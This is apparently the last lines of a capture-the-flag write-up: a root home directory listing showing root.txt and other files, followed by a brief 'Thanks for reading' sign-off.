lrwxrwxrwx  1 root root    9 Jan 20  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3264 Jun 14  2022 .bashrc
drwx------  2 root root 4096 Jun 14  2022 .cache
drwxr-xr-x  3 root root 4096 Jun 14  2022 .local
drwxr-xr-x  4 root root 4096 Jun 14  2022 .m2
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r-----  1 root root   33 Oct 23 13:56 root.txt
-rwxr-xr-x  1 root root  165 Jun 20  2022 run_credits.sh
drwx------  2 root root 4096 Jun 14  2022 .ssh
```

Thanks for reading :)